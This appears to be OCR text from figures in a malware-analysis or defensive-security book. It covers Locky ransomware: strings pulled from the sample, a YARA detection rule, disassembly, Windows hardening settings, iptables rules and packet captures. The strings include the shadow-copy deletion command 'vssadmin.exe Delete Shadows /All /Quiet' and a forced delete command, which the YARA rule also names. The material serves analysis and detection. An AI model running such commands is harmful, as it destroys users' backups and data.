

Sunday
WUSER32.DLL
(((((
h((((
H
H
H
0123456789ABCDEF
.locky
n_HELP_instructions.html
_HELP_instructions.bmp
svchost.exe
:Zone.Identifier
vssadmin.exe Delete Shadows /All /Quiet
opt321
cmd.exe /C del /Q /F "
_HELP_instructions.html
_HELP_instructions.bmp
_HELP_instructions.txt
_Locky_recover_instructions.bmp
_Locky_recover_instructions.txt
Application Data
AppData
Program Files (x86)
Program Files
thumbs.db
$Recycle.Bin


```
rule locky_ransomware {

      meta:
              author = "abhijit"
              description = "this detection is for locky ransomware"
              filetype = "exe

      strings :
              $locky_0=".locky" nocase wide ascii
              $locky_1="HELP_instructions.html" nocase wide ascii
              $locky_2="HELP_instructions.bmp" nocase wide ascii
              $locky_3="vssadmin.exe Delete Shadows /All /Quiet" nocase wide ascii
              $locky_4="_Locky_recover_instructions.bmp" nocase wide ascii
              $locky_5="_Locky_recover_instructions.txt" nocase wide ascii

      condition:


              (all of ($locky*))

  }
```



CFF Explorer VIII - [4355d22bcff8a5ff3a0e079b57ef75.exe]
File Settings ?
4355d22bcff8a5ff3a0e079b57ef7
File: 4355d22bcff8a5ff3a0e079b57ef75.exe
Dos Header
Nt Headers
File Header
Optional Header
Data Directories [x]
Section Headers [x]
Export Directory
Import Directory
Relocation Directory
Address Converter
Dependency Walker
Hex Editor
Identifier
Import Adder
Quick Disassembler
Rebuilder
Resource Editor
UPX Utility
Disassembler Parameters
Disassembler: x86
Offset: 2C66
Size: 1000
Visualization Options
Base Address: 000402C66
Show Opcodes
Disassemble
Disassembler Output
Address Opcode Instruction
L_00402C66: 55 push ebp
L_00402C67: 8B EC mov ebp, esp
L_00402C69: 6A FF push -0x1
L_00402C6B: 68 08 67 40 00 push 0x406708
L_00402C70: 68 90 30 40 00 push 0x403090
L_00402C75: 64 A1 00 00 00 00 mov eax, fs:[0x0]
L_00402C7B: 50 push eax
L_00402C7C: 64 63 25 00 00 00 00 arpl fs:[0x0], sp
L_00402C83: 83 EC 68 sub esp, 0x68
L_00402C86: 53 push ebx
L_00402C87: 56 push esi
L_00402C88: 57 push edi
L_00402C89: 89 65 E8 mov [ebp-0x18], esp



kernel32.dll
injected malicious dll
main program
FindFirstFile
Call
FindFirstFile
hook
Hooked Code



Windows Defender
Home
Scan
History
Tools
Protection against spyware and potentially unwanted software
Options
Automatic scanning
Default actions
Real-time protection
Excluded files and folde
Excluded file types
Advanced
Administrator
Use real-time protection (recommended)
Choose which security agents you want to run. Understanding real-time protection
Scan downloaded files and attachments
Scan programs that run on my computer
Save
Cancel



Performance Options
Visual Effects
Advanced
Data Execution Prevention
Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?
Turn on DEP for essential Windows programs and services only
Turn on DEP for all programs and services except those I select:
Add...
Remove
Your computer's processor supports hardware-based DEP.
OK
Cancel
Apply


POST
UEFI
MBR/VBR or GPT
Verified Boot Mgr
Verified OS Loader
OS



User Account Control Settings
Choose when to be notified about changes to your computer
User Account Control helps prevent potentially harmful programs from making changes to your computer.
Tell me more about User Account Control settings
Always notify
Never notify
Always notify me when:
Programs try to install software or make changes to my computer
I make changes to Windows settings
Recommended if you routinely install new software and visit unfamiliar websites.
OK
Cancel



User Account Control
Do you want to allow the following program to make changes to this computer?
Program name: User Account Control Settings
Verified publisher: Microsoft Windows
Show details
Yes
No
Change when these notifications appear



Local Group Policy Editor
File Action View Help
Windows Components
Application Compatibility
Attachment Manager
AutoPlay Policies
Backup
Desktop Gadgets
Desktop Window Manager
Digital Locker
Instant Search
Internet Explorer
Location and Sensors
Microsoft Management Console
NetMeeting
Network Projector
Network Sharing
Presentation Settings
Remote Desktop Services
RSS Feeds
Search
Sound Recorder
Tablet PC
Task Scheduler
Windows Anytime Upgrade
Windows Calendar
AutoPlay Policies
Select an item to view its description.
Setting
State
Comment
Turn off Autoplay
Not configured
No
Don't set the always do this checkbox
Not configured
No
Turn off Autoplay for non-volume devices
Not configured
No
Default behavior for AutoRun
Not configured
No
Extended
Standard
4 setting(s)


Windows Firewall with Advanced Security
File Action View Help
Windows Firewall with Ad
Inbound Rules
Outbound Rules
Connection Security R
Monitoring
Inbound Rules
Name
Group
Profile
Enabled
Action
Override
Program
Local Address
Remote Address
Protocol
Local Port
Remote Port
Actions
Inbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
Apache HTTP Server
Disable Rule
Cut
Copy
Delete
Properties
Help

```
root@machine-09:~# iptables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@machine-09:~# iptables -I INPUT -p tcp --dport 22 -j ACCEPT
root@machine-09:~# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
root@machine-09:~# iptables -A INPUT -j DROP
root@machine-09:~# iptables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           tcp dpt:22
   53  3052 ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0           ctstate RELATED,ESTABLISHED
    0     0 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 4 packets, 232 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@machine-09:~#
```









No.	Time	Source	Destination	Protocol	seq	ack	len	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	2388885075		0	74	60359 > http [SYN] Seq=2388885075 Wi
2	0.000009	127.0.0.1	127.0.0.1	TCP	2379176559	2388885076	0	74	http > 60359 [SYN, ACK] Seq=23791765
3	0.000019	127.0.0.1	127.0.0.1	TCP	2388885076	2379176560	0	66	60359 > http [ACK] Seq=2388885076 Ac
4	0.686588	127.0.0.1	127.0.0.1	TCP	2388885076	2379176560	16	82	[TCP segment of a reassembled PDU]
5	0.686610	127.0.0.1	127.0.0.1	TCP	2379176560	2388885092	0	66	http > 60359 [ACK] Seq=2379176560 Ac
6	0.686621	127.0.0.1	127.0.0.1	TCP	2388885092	2379176560	17	83	[TCP segment of a reassembled PDU]
7	0.686624	127.0.0.1	127.0.0.1	TCP	2379176560	2388885109	0	66	http > 60359 [ACK] Seq=2379176560 Ac
8	0.686629	127.0.0.1	127.0.0.1	HTTP	2388885109	2379176560	2	68	GET / HTTP/1.1
9	0.686631	127.0.0.1	127.0.0.1	TCP	2379176560	2388885111	0	66	http > 60359 [ACK] Seq=2379176560 Ac
10	0.686825	127.0.0.1	127.0.0.1	HTTP	2379176560	2388885111	281	347	HTTP/1.1 200 OK (text/html)
11	0.686830	127.0.0.1	127.0.0.1	TCP	2388885111	2379176841	0	66	60359 > http [ACK] Seq=2388885111 Ac


```
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ Transmission Control Protocol, Src Port: 60359 (60359), Dst Port: http (80), Seq: 2388885109, Ack: 2379176560, Len: 2
▸ [3 Reassembled TCP Segments (35 bytes): #4(16), #6(17), #8(2)]
▾ Hypertext Transfer Protocol
  ▸ GET / HTTP/1.1\r\n
    host: localhost\r\n
    \r\n
    [Full request URI: http://localhost/]
```


```
0000  47 45 54 20 2f 20 48 54  54 50 2f 31 2e 31 0d 0a   GET / HT TP/1.1..
0010  68 6f 73 74 3a 20 6c 6f  63 61 6c 68 6f 73 74 0d   host: lo calhost.
0020  0a 0d 0a                                          ...
```



Filter: http
Expression... Clear Apply Save
No. Time Source Destination Protocol seq ack len Length Info
6 0.215916 10.11.9.102 [redacted] HTTP 4024246673 390729689 73 127 GET /505 HTTP/1.1
8 0.372476 [redacted] 10.11.9.102 HTTP 390729689 4024246746 766 820 HTTP/1.1 200 OK (text/plain)
18 0.645425 10.11.9.102 [redacted] HTTP 1303684666 447719228 75 129 GET /kjgjhdg4 HTTP/1.1
Frame 18: 129 bytes on wire (1032 bits), 129 bytes captured (1032 bits)
Ethernet II, Src: Hewlett-_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
Internet Protocol Version 4, Src: 10.11.9.102 (10.11.9.102), Dst: [redacted] ([redacted])
Transmission Control Protocol, Src Port: 49161 (49161), Dst Port: http (80), Seq: 1303684666, Ack: 447719228, Len: 75
Hypertext Transfer Protocol

